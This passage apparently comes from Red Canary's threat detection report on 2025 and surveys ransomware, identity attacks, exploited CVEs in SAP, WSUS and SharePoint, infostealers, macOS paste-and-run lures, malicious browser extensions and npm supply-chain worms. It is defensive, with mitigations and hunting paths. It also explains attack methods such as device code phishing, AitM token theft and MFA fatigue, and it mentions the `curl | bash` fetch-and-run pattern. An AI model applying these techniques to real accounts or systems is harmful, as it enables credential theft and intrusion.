A notable trend from 2024 was an increase in aggressive social engineering tactics like voice phishing, and this trend has been adopted by even more ransomware operators in 2025. Adversaries are phishing the help desk and impersonating SaaS administrators in order to get users at the target organization to give them unfettered access.

In the intrusions we observed, the adversaries followed the email bombing playbook discussed above, with QuickAssist typically being the resulting RMM of choice. One of the most brazen social engineering tactics observed this year was Medusa ransomware adversaries offering a cut of the ransom profits to an employee in exchange for insider access, as **reported by BBC**. This trend may indicate that adversaries are having less success with traditional phishing techniques and have pivoted to engaging employees directly.

Take action

Visit the **Ransomware trend page** for detection opportunities and relevant atomic tests to validate your coverage.

The good news for defenders is that while ransomware affiliates are playing the numbers game, many ransomware techniques have remained the same for the past several years. Continuing to focus on detection across the entire ransomware intrusion chain—particularly the early stages—remains an effective strategy to ensure ransomware incidents have minimal impact.

The tried-and-true guidance of patching known **vulnerabilities** remains a solid approach to preventing initial access, as many ransomware intrusions start this way. If an organization can't keep up with patching all vulnerabilities, we recommend prioritizing based on vulnerabilities in internet-facing devices listed in **CISA's Known Exploited Vulnerabilities** catalog.

Prevention

An effective prevention strategy is increasing defender visibility across your network. Ransomware affiliates are adept at quickly pivoting to unmonitored parts of the network, and any endpoints without security monitoring can create an attacker playground. Enhancing endpoint visibility by deploying detection and response sensors across systems limits adversaries' freedom.

In addition to reducing the number of unmonitored endpoints, consider these additional preventive measures:

- Educate employees on the latest ransomware TTPs, such as the **email bombing techniques** employed by multiple ransomware affiliates.
- Prioritize patching internet-facing vulnerabilities, ransomware affiliates will often exploit vulnerabilities years after their disclosure.
- Maintain an approved tools list and monitor or deny unauthorized RMM tools.

Legitimate tools can be exploited—know what's in your environment and how the tools are utilized. Adversaries will often change the filename, download and run it from a non-standard directory, or make suspicious network connections.

TRENDS

Identity attacks

Identity-based threats now account for more than half of our total confirmed threats, following an 850 percent increase in identity threat detections year over year.

Despite continued advancements in authentication controls, including centralized identity and access management (IAM) providers and the widespread adoption of multi-factor authentication (MFA), identity attacks continued to dominate the threat landscape in 2025.

As identity has expanded to replace traditional network boundaries in the shift to cloud-based environments, adversaries have recognized that compromising **valid user accounts** is significantly more effective than exploiting technical **vulnerabilities**. This evolution reflects a continuing change in enterprise architecture in which organizations are increasingly distributing resources across numerous platforms, devices, SaaS applications, and hybrid workforces. With the success of past attacks and the continued adoption of identity federation, this trend is likely to continue into 2026 and beyond.

Identity attacks in 2025

It was a busy year for identity attacks, and Red Canary saw it all: From the proliferation of device code phishing, to sophisticated adversary-in-the-middle (AitM) attacks, to tried-and-true **social engineering techniques**. Credential harvesting was a major theme as well, with multiple high-profile attacks leveraging common security tools to discover and exploit valid credentials.

IDENTITY THREATS DETECTED BY RED CANARY IN 2025



As we continue to develop and deploy **AI agents** throughout our platform integrations, we are enriching context and providing data correlation that empowers our detection engineers to identify threats faster. Last year we detailed how endpoint threats make up the bulk of what we detect due to the variation in customer adoption, and this year we saw identity detections overtake endpoint detections by a significant margin. Identity threats increased by 850 percent from 2024, accounting for 53 percent of overall detection volume in 2025.

"Adversaries have realized that compromising valid accounts is significantly more effective than exploiting technical vulnerabilities."

Methods and madness

While not an exhaustive list, we routinely observe adversaries attempting the following techniques to compromise identities.

Infostealers

Infostealers have evolved into a sophisticated credential harvesting ecosystem, with malware-as-a-service (MaaS) families like **Atomic Stealer**, **Odyssey Stealer**, and **Rhadamanthys** systematically exfiltrating passwords, session tokens, access keys, and other credentials that can provide access without triggering additional authentication requirements. Competition in the commoditization of infostealer malware is likely to continue in 2026.

(In)direct credential exposure

Adversaries are increasingly using legitimate security tools to discover and validate credentials from victim environments. This not only includes endpoints, but communication platforms, knowledge bases, and source code repositories.

Distributed, cloud-based workloads have made authenticating to numerous public-facing services the norm, and adversaries routinely find plaintext secrets in environment variables, CI/CD pipeline, and container definition files, using them to pivot to other services and platforms. These non-human identities are commonly excluded from MFA requirements and are oftentimes not subject to additional contextual controls.

Recent major attacks involving credential harvesting include **Sha1-Hulud: The Second Coming** and the **September 2025 breach of Red Hat Consulting**.

Device code phishing

We predicted back in **2022** that device code phishing would likely have a real impact in the future and 2025 was a banner year. Device code phishing abuses the legitimate OAuth device authorization grant flow, which is intended for devices with limited input capabilities, such as televisions.

Adversaries register their own third-party applications, request device codes tied to those applications, and trick victims into entering the codes on legitimate login pages to grant access to the malicious application.

Consent phishing

Consent phishing also takes advantage of OAuth authorization flows by presenting victims with consent requests for applications that have been registered with legitimate providers, such as Microsoft Entra ID, but that are controlled by adversaries. These third-party applications typically masquerade as trusted services by using similar naming conventions and validated domains that closely resemble legitimate publishers.

Brute force

Password-spraying attacks work by testing common or easily guessed passwords against many accounts simultaneously, deliberately staying below account lockout thresholds to avoid detection while maximizing the chance of finding weak credentials.

Credential-stuffing attacks exploit widespread password reuse by automatically testing username and password combinations stolen from previous data breaches.

Adversaries are increasingly **combining password spraying and credential-stuffing techniques**, leveraging massive databases of breached credentials from infostealers and data leaks to inform their target and password lists, making these attacks more effective against organizations with weak password policies and relaxed MFA requirements.

MFA bypass

Token theft

Token theft remains a favored attack method for adversaries due to the continued proliferation of browser exploits and commoditization of infostealer malware. Once obtained, stolen tokens allow adversaries post-MFA access to all of the resources the victim is authenticated to until the session either expires or is revoked. Learn more on the **Steal Application Access Token technique page**.

Adversary-in-the-middle (AitM) phishing kits, a component of the broader phishing-as-a-service ecosystem, allow adversaries to deploy a reverse proxy between victims and legitimate authentication services. As victims interact with spoofed versions of login pages, requests and responses flow through these proxies, where adversaries can collect authenticated session tokens that are returned from the legitimate service.

MFA fatigue

Also referred to as “push bombing” or “flooding,” MFA fatigue attacks involve an adversary with legitimate credentials rapidly triggering MFA push notification requests to frustrate the user into accepting the request and granting access.

Take action

Visit the **Identity attacks trend page** for detection opportunities and relevant atomic tests to validate your coverage.

All roads don’t have to lead to identity compromise. Start off by evaluating the tools you already have and understanding the capabilities offered by your existing identity provider and licensing. Reducing complexity is the key to understanding your attack surface and allowing faster, more effective detection and response.

TRENDS

Vulnerabilities

In 2025, Red Canary tracked vulnerabilities in software including SAP NetWeaver, Microsoft Windows Server Update Services, and SharePoint.

Adversaries continue to leverage system, software, and firmware vulnerabilities to gain initial access. Left unaddressed, these weaknesses can endanger critical assets, leading to consequences like data breaches, financial losses, regulatory penalties, and lasting reputational damage.

Vulnerabilities in 2025

In addition to the usual CVEs in virtual private networks (VPNs) and firewall devices, bugs in large language models (LLMs) and critical severity vulnerabilities in JavaScript packages made headlines this past year, enabling adversaries to achieve remote code execution as well as escalate privileges and **move laterally** through environments, both on premise and in the **cloud**.

2025 saw a total of **48,172 vulnerabilities** published to the **National Vulnerability Database's (NVD) list of Common Vulnerabilities and Exposures (CVE)**, more than a 20 percent increase from 2024.

Often, it's not just the latest vulnerabilities making news. In July 2025, Akira **ransomware** compromises surged, stemming from unpatched SonicWall SSL VPN vulnerabilities, including **CVE-2024-40766**, which had been patched a year prior.

According to a **February 2025 report**, the LockBit group exploited a 10.0 CVSS vulnerability in Atlassian Confluence from two years prior (**CVE-2023-22527**) to spread ransomware.

Red Canary called our customers' attention to several specific vulnerabilities in 2025:

CVE-2025-31324

This vulnerability, **a missing authorization check in SAP NetWeaver**, allows for unrestricted file uploads into a NetWeaver server, meaning an adversary could upload web shells and other arbitrary content to execute on the SAP NetWeaver server.

In reviewing post-exploitation activity, Red Canary observed Python reverse shell code spawning from known SAP processes in addition to the manipulation of web shell files followed by the download and execution of additional tools. In these scenarios, the adversaries used Base64-encoded commands to evade observation with process-monitoring tools.

To fix the vulnerability, **SAP released a security advisory** in May 2025 visible to customers of their support portal with additional guidance to patch affected components.

CVE-2025-59287

A critical RCE vulnerability in Microsoft's Windows Server Update Service (WSUS) was patched in an out-of-band update in October 2025. **Researchers reported shortly after the update** that adversaries were actively targeting publicly exposed WSUS endpoints on default ports 8530/TCP and 8531/TCP and sending crafted requests that triggered a deserialization RCE. This led to **PowerShell** and **Windows Command Shell**

executing Base64-encoded commands designed to enumerate user and network information related to the affected endpoint. Afterwards, the results of the extracted information were sent to a remote webhook URL.

CVE-2025-53770 & CVE-2025-53771

These vulnerabilities allow for unauthenticated remote code execution on a Microsoft SharePoint server, specifically on-premise versions of SharePoint Server, including SharePoint 2016 and 2019. By exploiting the vulnerabilities, an adversary may send serialized objects to the SharePoint server, **causing arbitrary code to execute actions such as writing web shells, spawning PowerShell** commands, and more.

In July 2025, the **U.S. Cybersecurity and Infrastructure Security Agency (CISA)** and **other community members** reported widespread exploitation of the vulnerabilities. Later, Microsoft **released customer guidance**, including tactics, techniques, and procedures (TTPs), indicators of compromise (IOCs), and mitigation techniques for the vulnerabilities to further harden SharePoint servers against exploitation.

Take action

Visit the **Vulnerabilities trend page** for detection opportunities and relevant atomic tests to validate your coverage.

Vulnerabilities present a complex challenge. In a perfect world, you'd **patch all the things** but because vulnerabilities can differ widely across affected software and their impact, it can be difficult to offer universal prevention, mitigation, or response guidance. In addition, working in the stark reality of only having a few employees or a few dedicated hours in the day means that teams must use their attention wisely on vulnerabilities.

Organizations should strategically prioritize their efforts by focusing resources on what poses the greatest threat to your organization. An excellent starting point involves monitoring CISA's **Known Exploited Vulnerabilities (KEV) Catalog** to address flaws known to be actively exploited, along with remediating high-severity, remotely exploitable vulnerabilities and issues patched by vendors in out-of-band updates. Advancing from this starting point, vulnerability scanning products and application inventory tools can help determine what software needs patching in very large environments.

CVE-2025-31324

Security teams should examine SAP web server access logs for any evidence of CVE-2025-31324 exploitation, specifically looking for evidence of unusual requests to the API endpoint `/developmentserver/metadatauploader`.

To hunt for additional evidence of web shell uploads, we recommend searching for unexpected Jakarta Server Pages (JSP) files within these folders on SAP servers:

- `j2ee\cluster\apps\sap.com\irj\servlet_jsp\irj\root`
- `j2ee\cluster\apps\sap.com\irj\servlet_jsp\irj\work`
- `j2ee\cluster\apps\sap.com\irj\servlet_jsp\irj\work\sync`

CVE-2025-53770 & CVE-2025-53771

We recommend examining IIS web server access logs for additional evidence, specifically looking for evidence of unusual requests to a page at `/_layouts/*/spinstall0.aspx`.

TRENDS

Stealers

Driven in part by malware-as-a-service stealers like LummaC2 and Rhadamanthys, stealer activity surged in 2025, targeting both Windows and Mac systems and often using paste-and-run lures.

Stealers are a type of malware that are, as the name suggests, designed to steal data from victim systems. They are popular with adversaries because they offer a number of highly useful capabilities in a single payload. Also known as information stealers or infostealers, this type of malware is **not new**; stealers have been in use for many years. The most frequently cited example of the first popular modern infostealer is **Zeus** (aka ZeuS, Zbot Trojan), first reported in 2007. Initially designed to access banking information and user credentials, Zeus and its variants evolved, introducing **capabilities** that today's stealers still include. Subsequent popular stealer families include Vidar, Raccoon, StealC, Redline, and many others.

Modern stealers can extract information from web browsers, applications, cryptocurrency wallets, and more. Credentials are the primary commodity that stealers capture, and adversaries can sell them in online marketplaces, share them with other adversaries, or use them in the service of a more complex scheme like **ransomware** or extortion.

Stealers frequently have built-in capabilities to not only query and access sensitive information, but also package and send the data to adversary-controlled resources like command-and-control (C2) infrastructure, sites like Pastebin, and so forth.

Some stealers, particularly those with modular and customizable features, can also create persistence, use evasion tactics, and even leverage victim systems as a botnet to facilitate ongoing operations. The customizable features can drastically affect the detectable footprint for the malware, with differing configurations leading to different behaviors and inconsistent detections in both the endpoint and network realms.

Stealers in 2025

In 2025, Red Canary saw stealer use continue to increase across both macOS and Windows systems.

Two Windows stealers made our top 10 list for the year: **LummaC2** in 5th and **Rhadamanthys** in 10th. Both LummaC2 and Rhadamanthys are offered as malware-as-a-service (MaaS), making them purchasable and easily accessible by adversaries with a low level of skill or sophistication. Stealers have been a popular MaaS offering for **many years**, which enables their widespread use.

It is worth noting that LummaC2 and Rhadamanthys infrastructure **was targeted** in multiple phases of **Operation Endgame** this year, which at the end of 2025 appeared to have been successful in greatly reducing operations for these stealers.

Over the course of 2025, five additional stealers made it onto our monthly top 10 list in our Intelligence Insights:

- **ArechClient2**
- Atomic Stealer
- Poseidon
- Odyssey
- MacSync

Atomic Stealer, Poseidon, Odyssey, and MacSync are all designed to target macOS. You can read more about these stealers in the **Mac malware trends section**, as well as on the **Red Canary blog**.

Stealer delivery and distribution

Adversaries hoping to deliver stealers to unsuspecting victims can use a variety of methods for distribution, including:

- phishing campaigns
- compromised websites
- cracked software
- malvertising

One extremely popular vehicle for stealers in 2025 was **paste and run**, aka ClickFix/fakeCAPTCHA.

The vast majority of attempted LummaC2 delivery that we saw leveraged malicious copy and paste techniques, as did campaigns delivering macOS-targeted stealers. Paste-and-run lures commonly deliver a **loader or crypter** that then goes on to drop a stealer. Several other threats we saw in high volume this year were involved in this stealer delivery ecosystem, including:

- **HijackLoader**
- **MintsLoader**
- **CypherIT**

Take action

Visit the **Stealers trend page** for detection opportunities and relevant atomic tests to validate your coverage.

Because stealers are opportunistic and widely distributed in many ways, general preventative measures that apply to multiple malware families also help fight against stealers:

- Provide safe software installation sources for users.
- Configure ad-blocking tools where possible.
- Deploy endpoint security controls for detection and protection.

Nearly every organization is likely to encounter a stealer at some point, so it's important to build a response plan before you need it. An excellent playbook would include determining what account details are stored in the software on an affected system, including:

- browsers
- file transfer software like FileZilla and WinSCP
- Telegram messaging
- Steam gaming
- cryptocurrency wallets
- VPN profiles
- cloud credentials in CLI tool configuration
- sensitive files stored in the user's Desktop and Documents folders

Once you determine the scope of data theft, take steps to reset any credentials stored on the system. This may also involve manually revoking sessions to prevent cookie reuse. Finally, if financial details such as payment cards or cryptocurrency wallets are stored on the affected system, users may need to monitor the relevant accounts for unauthorized transactions.

TRENDS

Mac malware

Entrenched within enterprises, macOS systems now face similar threats to Windows systems.

If your organization has software engineers or graphic designers, you've likely already managed macOS systems for quite some time. Throughout 2025, we spoke to several organizations that wanted to prepare as some areas of their companies sought to use macOS systems instead of Windows for a variety of reasons. As more employees switch to Macs, the macOS-specific attack surface for your organization expands, requiring a new tailored approach to defense.

macOS threats in 2025

macOS default controls

Just like Windows, macOS has some default security controls to protect against malware execution. Apple's **platform security documentation** shows that macOS default controls are made up of Gatekeeper, Notarization, and XProtect. Gatekeeper requires any apps that execute on macOS be notarized, which in turn requires the app developer to submit it to Apple for scanning (but not a full code review). For folks working in Windows, this is similar to the **Windows App Certification** that is required for apps in the Microsoft Store.

While Gatekeeper and Notarization are imperfect, Apple has taken steps to keep those controls resilient against bypasses and abuse. An excellent example of this is the patching of a Gatekeeper bypass in late 2024 that was simple enough that adversaries could coach users through executing.

Finally, XProtect is the anti-malware control for macOS, similar to Windows Defender. And just like with Defender, Apple periodically updates signatures for XProtect to find and remediate malware families.

Paste and run to evade Gatekeeper

Gatekeeper is awesome at preventing non-notarized apps from executing on macOS, but what if the malware doesn't need to execute from an app? This is the exact path that adversaries took in 2025. Astute readers of **previous Threat Detection Reports** may remember that Apple slowed down stealer execution in September 2024 by taking a well-known bypass out of Gatekeeper. As a result, adversaries began exploring how they could distribute malware in script form to evade Gatekeeper entirely.

This experimentation and evolution took place as **paste-and-run initial access methods** were already popular on Windows. Adversaries began using those same paste-and-run methods on macOS, replacing **PowerShell** with a combination of shell script and AppleScript code. Unfortunately, this worked rather well, as many macOS users were already familiar with performing `curl | bash` commands to download and install software. Once the fateful paste into a Terminal window took place, the traditional AppleScript stealer code we've observed in previous years executed to gather data and exfiltrate.

Mac stealer families by the numbers

Atomic Stealer remained popular this year, even as Poseidon rebranded as Odyssey Stealer and resumed distribution to become the second most popular. Towards the end of 2025, we began to observe three additional newcomers to the macOS stealer market: MacSync Stealer, Phexia, and DigitStealer.

Of the stealer families we observed, Atomic Stealer was the most popular, while Odyssey and MacSync stealers both achieved similar popularity. Phexia and DigitStealer were the least common, potentially indicating they weren't as widely distributed.

MAC STEALER FAMILIES OBSERVED THROUGHOUT 2025



For time distribution, Atomic and Odyssey Stealers were commonly distributed throughout the year, while MacSync Stealer and Phexia appeared only at the end of 2025.

ATOMIC AND ODYSSEY STEALER ACTIVITY THROUGHOUT 2025



Check out our blog on distinguishing Atomic, Odyssey, and Poseidon stealers on macOS.

Read the blog

MACSYNC AND PHEXIA STEALER ACTIVITY THROUGHOUT 2025



Just a little bit of BeaverTail

In addition to the usual legion of stealers, we also observed BeaverTail malware executing on macOS in 2025. BeaverTail relies on social engineering techniques for initial access, with lures posing as job interviews or programming tasks distributed through gig work sites.

In the cases we observed late in 2025, the BeaverTail instances we observed matched activity **reported by NVISO**.

Take action

Visit the **Mac malware trend page** for detection opportunities and relevant atomic tests to validate your coverage.

macOS devices should have comprehensive protections in place, including antimalware and **EDR tools**. Without visibility, detection and response is much more difficult. To explore what telemetry data is possible to gather, check out the free **Mac Monitor tool**.

Must be Santa

We've also seen some organizations use **Santa for macOS** for application control. Santa can be complicated to configure and deploy, but recent developments in 2025 show that the tool is becoming more useful in behavior-based blocking.

Starting with version 2025.8, Santa can use Common Expression Language (CEL) rules to block specific instances of process and command-line combinations from executing. **Visit the Mac malware page** on the Threat Detection Report website for example rules and code snippets.

Additional mitigations here are the same for any other stealer families, providing safe software sources and a robust response plan. For macOS-specific actions, consider further educating users on TCC controls in macOS and presenting scenarios when users may not want to bypass TCC to preserve their own security and privacy.

For endpoints where a stealer has run, consider resetting all TCC permissions so they will re-fire in the future even if a user approves access by executing `sudo tccutil reset All`.

TRENDS

Browser threats

Compromised and malicious browser extensions are expanding the attack surface and increasing data exposure risks for organizations.

Browser extensions—such as Dark Reader for reduced eye strain, uBlock Origin for ad blocking, and 1Password for seamless password management—undeniably enhance a browser's native functionality. However, these small programs, while boosting in-browser productivity, pose a significant and often overlooked risk. Their widespread adoption dramatically expands an organization's attack surface, operating in a security gray area that existing tools struggle to monitor.

This is particularly concerning because most **EDR tools** are blind to the activities of extensions operating inside the browser. This critical visibility gap is compounded by the fact that many organizations simply don't know which extensions are even installed across their fleet. Essentially, browser extensions gain deep, unmonitored access to sensitive user and organizational data, often completely unbeknownst to security teams.

In 2025 alone, adversaries used malicious browser extensions to steal active session cookies and cryptocurrency, spy on users browsing activities, hijack users' browsers, and even remotely execute code on victims' machines. **Millions of users** were directly impacted by the breadth of malicious Chrome extensions uploaded to the **Chrome Web Store** in 2025.

The pervasive and severe nature of these attacks underscores the urgency for action. Therefore, security professionals must immediately and proactively take definitive control of browser and extension management. This critical step is absolutely essential to safeguard users and protect the organization's sensitive data living within the browser.

Malicious browser extensions in 2025

The threat of malicious browser extensions is not new, with reports dating back to the **early 2010s**. However, 2025 saw a **noticeable surge** in malicious extensions uploaded to browser marketplaces. Adversaries exploited a perfect storm of vulnerabilities: misplaced user trust in the marketplaces, weak organizational oversight, relaxed extension review processes, and the ease of acquisition—either directly or through sophisticated **supply chain attacks** compromising reputable ones. These methods allowed adversaries to silently install malware on millions of user devices.

The browser extension ecosystem is an attractive target for several distinct reasons:

- Users implicitly trust their browser and its built-in extension marketplace.
- An extension is fundamentally manipulable code that adversaries can use to exfiltrate cookies, dynamically change functionality via remote code execution, or hijack users' searches.
- The default auto-updating mechanism of most browsers ensures extensions stay current without user interaction, allowing adversaries to rapidly deploy malicious code to a massive user base.
- Organizations typically lack effective processes for managing, reviewing, approving, or tracking extensions.
- Traditional endpoint monitoring tools fundamentally lack visibility into extension activity within the browser.
- Since monetizing extensions is often difficult, legitimate developers can be tempted to silently sell and transfer ownership to interested, and often malicious, buyers.

Precursor: The Cyberhaven supply chain attack

The scale of this threat was chillingly foreshadowed in December 2024 by a supply chain attack targeting Chrome extension developers. This campaign led to the compromise of 35 Chrome extensions, ultimately impacting over **2.6 million users**, with the **Cyberhaven extension** being a notable casualty.

The attack began with a deceptive email leading developers to a legitimate Google login page, which then fraudulently requested authorization for a malicious Google OAuth application named "Privacy Policy Extension." Crucially, this application sought the `https://www.googleapis.com/auth/chromewebstore` scope. Once the adversary-controlled app was granted permissions, the attacker was able to publish a malicious version of Cyberhaven's extension, version 24.10.4, to the Chrome Web Store.

Primer: Anatomy of a browser extension

As a quick primer, a browser extension is typically composed of HTML, CSS, and JavaScript, and the package of a browser extension contains a **manifest file** in its root directory that lists important information about the structure and behavior of the extension.



Visit the web version of the report to see an example of the manifest file.

The adversary behind the Cyberhaven incident added a new content script to the extension: `content.js`. This script was configured to run as soon as the page loads (`"run_at": "document_start"`) and its primary purpose was to exfiltrate users' Facebook session cookies and authentication tokens, sending that information to the adversary's command and control server.

This event set the stage for the year ahead, as reports of dangerous extensions surged to more than 200 throughout 2025, according to this **Spin.AI tracker**.

The year concluded with two eye-opening incidents that serve as critical warnings.

Phantom Shuttle

One incident involved two extensions, both named **Phantom Shuttle**, available in the Chrome Web Store (one since 2017, the other since 2023). On December 22, 2025, security researchers publicly disclosed a malicious version update (version 3.1.9, released December 15, 2025). While originally masquerading as VPNs, deeper code analysis revealed the extensions' true intent: secretly stealing credentials from over 170 platforms. The targeted platforms would create a lateral-movement nightmare for any modern organization.

Prominent targets included developer tools (GitHub, Stack Overflow, Docker, **npm**), cloud services (AWS, Digital Ocean, Azure), corporate platforms (Cisco, VMware), and social media/adult content sites—the latter potentially being used for blackmail.

Trust Wallet

A second major incident was a supply chain attack in December, targeting the **Trust Wallet Chrome extension** and resulting in the theft of an estimated $7 million USD in cryptocurrency.

These cases demonstrate that seemingly benign or legitimate browser extensions can be weaponized with startling speed and capability. This proves that Chrome extensions pose a significant, active risk to organizations rather than a merely passive one.

Take action

Visit the **Browser threats trend page** for detection opportunities and relevant atomic tests to validate your coverage.

Fortunately, the common browsers found in an enterprise are **Google Chrome**, **Microsoft Edge**, and **Mozilla Firefox**, all of which can be managed across Windows, Linux, and macOS devices using tools like Group Policy, MDM solutions (e.g., Jamf), or the Google Admin console. This centralized management offers opportunities to mitigate the threat of malicious browser extensions, which primarily relies on two factors: users being able to install extensions at will and extensions auto-updating with new, unreviewed code.

Prevention and mitigation

To prevent users from introducing unvetted browser extensions and to control the auto-updating of sanctioned extensions, there are three primary mitigation options.

Only allow managed browsers

This option enforces that users only utilize browsers that are managed. This prevents the installation and use of unmanaged browsers, ensuring that organizational policies designed for protection cannot be easily circumvented.

Allowlist

This option restricts users from installing any browser extensions not on the **organization's allowlist**. This requires users to request an extension be added, allowing administrators to vet the extension before it's used in the environment. This method offers the highest level of security without completely blocking extensions for users, ensuring they still have a path forward for tools that offer real utility, without overt or hidden malicious intent.

Version pinning

This option is a bit of a double-edged sword. Ideally, you'd want to ensure extensions **stay up to date** across the enterprise to receive new features and, most importantly, security patches. However, when an extension is updated with net-new unvetted code, there is potential for that code to be malicious, either because an adversary compromised the extension developer's account or the developer themselves turned the extension malicious.

Pinning the versions of the extensions in your environment allows administrators to re-vet the extension's code and ensure that requested permissions and scripts have not changed in a way that introduces undesired security and privacy risks.

Response/remediation

If a malicious or risky browser extension is detected in your environment, use its ID to uninstall and block it through your management options. The extension should only be re-added to the allowlist if there is a persistent business requirement, and only after the extension authors have both provided a public statement explaining the compromise and released an update that eliminates the malicious code. Following such, consider also pinning the extension version.

If the browser is unmanaged and a malicious extension was discovered via **threat hunting**, your response team should direct all affected users to uninstall the extension from their browser.

Uninstallation procedures are available for:

- **Google Chrome**
- **Microsoft Edge**
- **Mozilla Firefox**

TRENDS

Supply chain compromises

No organization is immune to supply chain compromises, but several incidents in 2025 gave insight into how to minimize your risk.

Several widespread supply chain incidents in 2025 demonstrated how quickly a single compromise can have widespread downstream effects. Although every organization faces different risks from supply chain compromises depending on the hardware and software they use and develop, these compromises should be top of mind for defenders due to the challenges of preventing them. Solid plans to detect these compromises and quickly respond to them are key for reducing risk since prevention is often out of your organization's control.

Supply chain compromises in 2025

While many supply chain compromise trends have remained stable in recent years, 2025 highlighted just how easily an adversary can compromise large numbers of organizations by choosing a well-connected target. Software supply chain compromises were far more common and impactful in 2025 as opposed to hardware compromises, so we will focus on that trend since it is more accessible for most defenders. It may be helpful to think about software supply chain risks in three main categories:

1. Software running directly in your environment

This category is the most common one people think of with supply chain compromises, and for good reason—much of the software you use is deeply embedded into your operations. When considering this software, it's important to consider both on-premise and cloud-hosted, as well as services delivered through software.

Example compromise: SolarWinds (2020)

2. Software running in your vendors' environments

This category represents risk presented by the software your vendors are using, since if they get compromised, that puts you at risk. This area presents a nearly-impossible risk to mitigate, as every organization has to accept that they simply do not know all of the software their vendors use. To help address this risk, you simply must trust that your vendors are doing a good job securing their environment and mitigating risk from their own supply chain.

Example compromise: Salesloft Drift (2025)

3. Software built in your environment

This comprises all code and dependencies an organization uses to build their own software. All organizations that build software—either for themselves or for others—need to pay close attention to supply chain threats, as CI/CD pipelines and developer workflows represent an appealing target. This is particularly appealing to adversaries because it is often challenging to monitor CI/CD pipelines, and also because if they are able to compromise software in one organization, it may present an opportunity to compromise many more. Software also commonly uses open source code, which has a large number of dependencies and compounds the risk further.

Example compromise: Shai-Hulud (2025)

Npm compromises: Shai-Hulud worms through victims

Campaigns to steal maintainers' credentials and effectively poison the software supply chain—along with countless downstream applications and users—made headlines throughout 2025, particularly through npm package compromises. The prevalence of npm package incidents, particularly the widespread Shai-Hulud campaigns, is a reminder that threats targeting software development supply chains can have significant and widespread impact, particularly within widely used open source ecosystems.

